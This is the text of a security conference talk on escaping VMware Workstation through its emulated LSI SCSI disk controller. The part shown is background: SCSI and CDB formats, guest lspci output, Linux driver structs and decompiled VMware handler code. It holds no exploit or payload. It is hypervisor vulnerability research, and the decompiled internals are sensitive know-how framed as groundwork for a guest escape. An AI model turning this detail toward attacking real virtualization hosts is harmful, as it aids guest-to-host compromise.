Rogue CDB: Escaping from VMware Workstation Through the Disk Controller

Wenxu Yin
Senior Vulnerability Researcher, Qihoo 360

About The Speaker

- Wenxu Yin @awxylitol
- Senior Vulnerability Researcher
- Alpha Lab, Vulnerability Research Institute, Qihoo 360
- Hypervisors: VMware Workstation/ESXi and QEMU
- Network Devices: Juniper, SonicWall, Ubiquiti and NETGEAR

About Vulnerability Research Institute

- OS, Brower and Hypervisor Security Research
- https://vul.360.net
- Over 2000 CVEs
- Pwn2Own 2017 and Tianfu Cup 2018/2019/2020 Champion
- Pwnie Awards 2019/2020

Agenda

I. Disk Controllers and VMware's Implementation

II. Root Cause and Exploit Primitives

III. The Exploitation Process

IV. Takeaways and Q&A

I. Disk Controllers and VMware's Implementation

SCSI and CDB

What is a disk controller?


- Seagate ST11R, an 8-bit ISA RLL hard disk controller produced in 1990.
- PCI/PCIe Interface
- SCSI (Small Computer System Interface)
- SATA (Serial AT Attachment)
- IDE (Integrated Drive Electronics)

https://en.wikipedia.org/wiki/Disk_controller#/media/File:Seagate_ST11R.jpg

SCSI and CDB

What is a disk controller?

- VMware Workstation 17.0 Pro
- Creating a 64 bit Linux Guest VM on a Windows Host
- SAS (Serial Attached SCSI)



New Virtual Machine Wizard

Select I/O Controller Types

Which SCSI controller type would you like to use for SCSI virtual disks?

I/O controller types

SCSI Controller:

○ BusLogic (Not available for 64-bit guests)

● LSI Logic (Recommended)

○ LSI Logic SAS

○ Paravirtualized SCSI

SCSI and CDB


What is a disk controller?

- A disk controller is typically plugged into one of the **PCI/PCIe** slots on the motherboard and sits **between** the driver in the OS and the disks.
- In the case of a hypervisor, the emulated disk controller is exposed to the Guest OS via the **emulated** PCI interface, and the hard disk itself is merely a large **file** stored on the Host OS.

SCSI and CDB


The SCSI specification

- SCSI is a protocol used principally to talk to storage devices such as hard disks and tape drives.
- The SCSI standards define commands, protocols, electrical, optical and logical interfaces.



https://en.wikipedia.org/wiki/SCSI#/media/File:Scsi_logo.svg

SCSI and CDB



Block Commands (e.g., disk drive) (SBC, SBC-2, SBC-3, SBC-4)

Reduced Block Commands (e.g., disk drive) (RBC, RBC AM1)

Stream Commands (e.g., tape drive) (SSC, SSC-2, SSC-3, SSC-4, SSC-5)

Media Changer Commands (e.g., jukebox) (SMC, SMC-2, SMC-3)

Multi-Media Commands (MMC-2, MMC-3, MMC-4, MMC-5, MMC-6, MMC-6 AM1)

Controller Commands (e.g., RAID) (SSC-2)

Enclosure Services Commands (SES, SES AM1, SES-2, SES-3)

Object-based Storage Device (OSD, OSD-2)

Automation Drive Interface – Commands (ADC, ADC-2, ADC-3)

Zone Block Commands (e.g., SMR) (ZBC)

SCSI Primary Commands (for all devices) (SPC-2, SPC-3, SPC-4, SPC-5)

Security Features for SCSI Commands (for all devices) (SFSC)

SCSI Architectural Model (SAM-2, SAM-4, SAM-5)

SCSI Parallel Interface (SPI-2, SPI-5)

Related standards and technical reports (SDV, PIP, SSM, SSM-2, EPI)

Serial Bus Protocol (SBP-2, SBP-3)

IEEE 1394

Fibre Channel Protocol (FCP, FCP-2, FCP-3, FCP-4)

Fibre Channel (FC)

SSA SCSI-3 Protocol (SSA-S3P)

SSA-TL2

SSA-PH1 or SSA-PH-2

SCSI RDMA Protocol (SRP)

Infiniband (tm)

iSCSI

Internet

USB Attached SCSI (UAS)

USB

SAS Protocol Layer (SPL, SPL AM1, SPL-2, SPL-3, SPL-4)

Serial Attached SCSI (SAS, SAS-1.1, SAS-2, SAS-2.1, SAS-2.1 AM1, SAS-3, SAS-4)

Automation Drive Interface – Transport Protocol (ADT, ADT-2)

SCSI Over PCIe® (SOP)

PCIe® Queuing Interface (PQI, PQI-2)

PCI Express (PCIe®)


https://www.t10.org/scsi-3.jpg

SCSI and CDB

The SCSI specification

- Parallel SCSI (formally, SCSI Parallel Interface, or SPI) is the earliest of the interface implementations in the SCSI family.
- Serial Attached SCSI (SAS) is a point-to-point serial protocol. SAS replaces the older Parallel SCSI.

SCSI and CDB



https://en.wikipedia.org/wiki/Serial_Attached_SCSI#/media/File:The_architecture_of_SAS_layers.svg


SCSI and CDB

The Command Descriptor Block (CDB) protocol

- In SCSI standards for transferring data between computers and peripheral devices, often computer storage, commands are sent in a CDB.
- Each CDB can be a total of 6, 10, 12, or 16 bytes, but later versions of the SCSI standard also allow for **variable-length** CDBs.

SCSI and CDB

Table 2 **Typical CDB for 6-byte commands**




Bit Byte	7	6	5	4	3	2	1	0
0	OPERATION CODE							
1	Miscellaneous CDB information			(MSB)				
2	LOGICAL BLOCK ADDRESS (if required)							
3								(LSB)
4	TRANSFER LENGTH (if required) PARAMETER LIST LENGTH (if required) ALLOCATION LENGTH (if required)							
5	CONTROL							

SCSI Commands Reference Manual 2.1.2 Table 2

SCSI and CDB

The Command Descriptor Block (CDB) protocol

- The **first** byte of a SCSI CDB is an **operation code** that specifies the command that the application client is requesting the device server to **perform**



- Group 0 - Six-byte commands (00 to 1F)
- Group 1 - Ten-byte commands (20 to 3F)
- Group 2 - Ten-byte commands (40 to 5F)
- Group 3 - reserved
- Group 4 - Sixteen-byte commands (80 to 9F)
- Group 5 - Twelve-byte commands (A0 to BF)
- Group 6 - vendor specific
- Group 7 - vendor specific

https://www.t10.org/lists/op-num.htm

SCSI and CDB

```
    D - Direct Access Block Device (SBC-4)            Device Column key
    .Z - Host Managed Zoned Block Device (ZBC)        ---------------------
    . T - Sequential Access Device (SSC-5)            M = Mandatory
    .  P - Processor Device (SPC-2)                   O = Optional
    .  .R - C/DVD Device (MMC-6)                      V = Vendor specific
    .  . O - Optical Memory Block Device (SBC)        Z = Obsolete -- with
    .  .  M - Media Changer Device (SMC-3)                [std] identifying
    .  .  .A - Storage Array Device (SCC-2)               last standard
    .  .  . E - SCSI Enclosure Services device (SES-3)
    .  .  .  B - Simplified Direct-Access (Reduced Block) device (RBC)
    .  .  .  .K - Optical Card Reader/Writer device (OCRW)
    .  .  .  . V - Automation/Device Interface device (ADC-4)
    .  .  .  .  F - Object-based Storage Device (OSD-2)
    .  .  .  .  .
OP  DZTPROMAEBKVF  Description
00  MMMMMMMMMMMMM  TEST UNIT READY
01    M            REWIND
01  Z   ZZZ        REZERO UNIT
02  V VVV V
03  MMMMMMMMMOMMM  REQUEST SENSE
04  MO  OO         FORMAT UNIT
04    O            FORMAT MEDIUM
04                 FORMAT
05  V MVV V        READ BLOCK LIMITS
06  V VVV V
07  O V  OV        REASSIGN BLOCKS
07        O        INITIALIZE ELEMENT STATUS
08  Z M  OV        READ(6)
08     O           RECEIVE
08                 GET MESSAGE(6)
```


https://www.t10.org/lists/op-num.htm

VMware's Implementation

How a virtual hard disk device works

- lspci -ktv
- LSI Logic / Symbios Logic 53c1030 PCI-X Fusion-MPT Dual Ultra320 SCSI
- SCSI Disk Controller from LSI Corporation
- VMware **emulates** it, the **default** hard disk controller for a 64 bit Linux Guest VM on VMware Workstation

VMware's Implementation



```
osboxes@osboxes:~$ lspci -ktv
-[0000:00]-+-00.0  Intel Corporation 440BX/ZX/DX - 82443BX/ZX/DX Host bridge
           +-01.0-[01]--
           +-07.0  Intel Corporation 82371AB/EB/MB PIIX4 ISA
           +-07.1  Intel Corporation 82371AB/EB/MB PIIX4 IDE
           +-07.3  Intel Corporation 82371AB/EB/MB PIIX4 ACPI
           +-07.7  VMware Virtual Machine Communication Interface
           +-0f.0  VMware SVGA II Adapter
           +-10.0  LSI Logic / Symbios Logic 53c1030 PCI-X Fusion-MPT Dual Ultra320 SCSI
           +-11.0-[02]--+-00.0  VMware USB1.1 UHCI Controller
           |            +-01.0  Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
           |            +-02.0  VMware USB2 EHCI Controller
           |            \-04.0  VMware SATA AHCI controller
```


VMware's Implementation

How a virtual hard disk device works

- Driver on Linux is called **mptspi**
- BAR (Base Address Register)
- PMIO: BAR0, 0x1400, Size 256
- MMIO: BAR1, 0xFEB80000, Size 0x20000;

  BAR3, 0xFEBA0000, Size 0x20000;

VMware's Implementation




```
osboxes@osboxes:~$ lspci -kvvv -s 00:10.0
00:10.0 SCSI storage controller: LSI Logic / Symbios Logic 53c1030 PCI-X Fusion-MPT Dual Ultra320 SCSI (rev 01)
        Subsystem: VMware LSI Logic Parallel SCSI Controller
        Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
        Status: Cap+ 66MHz- UDF- FastB2B+ ParErr- DEVSEL=medium >TAbort- <TAbort- <MAbort- >SERR- <PERR- INTx-
        Latency: 64 (1500ns min, 63750ns max)
        Interrupt: pin A routed to IRQ 17
        Region 0: I/O ports at 1400 [size=256]
        Region 1: Memory at feb80000 (64-bit, non-prefetchable) [size=128K]
        Region 3: Memory at feba0000 (64-bit, non-prefetchable) [size=128K]
        [virtual] Expansion ROM at c0008000 [disabled] [size=16K]
        Capabilities: <access denied>
        Kernel driver in use: mptspi
        Kernel modules: mptspi
```


VMware's Implementation

How a virtual hard disk device works


- Linux Kernel 6.1.19
- drivers/message/fusion/lsi/mpi_init.h
- drivers/message/fusion/lsi/mpi.h



```
typedef struct _MSG_SCSI_IO_REQUEST
{
    U8                      TargetID;          /* 00h */
    U8                      Bus;               /* 01h */
    U8                      ChainOffset;       /* 02h */
    U8                      Function;          /* 03h */
    U8                      CDBLength;         /* 04h */
    U8                      SenseBufferLength; /* 05h */
    U8                      Reserved;          /* 06h */
    U8                      MsgFlags;          /* 07h */
    U32                     MsgContext;        /* 08h */
    U8                      LUN[8];            /* 0Ch */
    U32                     Control;           /* 14h */
    U8                      CDB[16];           /* 18h */
    U32                     DataLength;        /* 28h */
    U32                     SenseBufferLowAddr; /* 2Ch */
    SGE_IO_UNION            SGL;               /* 30h */
} MSG_SCSI_IO_REQUEST, MPI_POINTER PTR_MSG_SCSI_IO_REQUEST,
  SCSIIORequest_t, MPI_POINTER pSCSIIORequest_t;
```



```
typedef struct _SGE_SIMPLE_UNION
{
    U32                     FlagsLength;
    union
    {
        U32                 Address32;
        U64                 Address64;
    }u;
} SGE_SIMPLE_UNION, MPI_POINTER PTR_SGE_SIMPLE_UNION,
  SGESimpleUnion_t, MPI_POINTER pSGESimpleUnion_t;
```




```
typedef struct _SGE_IO_UNION
{
    union
    {
        SGE_SIMPLE_UNION    Simple;
        SGE_CHAIN_UNION     Chain;
    } u;
} SGE_IO_UNION, MPI_POINTER PTR_SGE_IO_UNION,
  SGEIOUnion_t, MPI_POINTER pSGEIOUnion_t;
```

VMware's Implementation


How a virtual hard disk device works

- VMware Workstation 17.0.0 Build 20800274
- RPC Handler for the LSI SCSI Controller
- **a2** should be MSG_SCSI_IO_REQUEST from Guest
- **v6** is malloced to store the overall SCSI CDB Request

VMware's Implementation



```
case 7:
  sub_14025B550(v2, (unsigned __int8 *)(a1 + 36), *(_QWORD *)(a1 + 24));
  break;
```




```
__int64 __fastcall sub_14025B550(__int64 a1, unsigned __int8 *a2, __int64 a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v6 = sub_14071E390(a1 + 696);
  *(_QWORD *)(v6 + 16920) = a3;
  *(_OWORD *)(v6 + 16856) = *(_OWORD *)a2;
  *(_OWORD *)(v6 + 16872) = *((_OWORD *)a2 + 1);
  *(_OWORD *)(v6 + 16888) = *((_OWORD *)a2 + 2);
  *(_QWORD *)(v6 + 16904) = *((_QWORD *)a2 + 6);
  *(_DWORD *)(v6 + 16912) = *((_DWORD *)a2 + 14);
  *(_QWORD *)(v6 + 32) = a3;
  *(_QWORD *)(v6 + 40) = v6 + 16880;
  *(_DWORD *)(v6 + 48) = a2[4];
  *(_BYTE *)(v6 + 60) = a2[13];
```


VMware's Implementation

How CDB commands are processed in VMware Workstation

- Then **v6** is passed to the **generic** SCSI CDB handler function
- This function **sub_1402129A0()** also handles SCSI CDB from **other** disk controllers like PVSCSI, BusLogic, etc.



```
LABEL_30:
  *(_BYTE *)(v6 + 61) = v14;
  return sub_1402129A0(*(_QWORD *)(a1 + 232), v6, *a2);
}
```



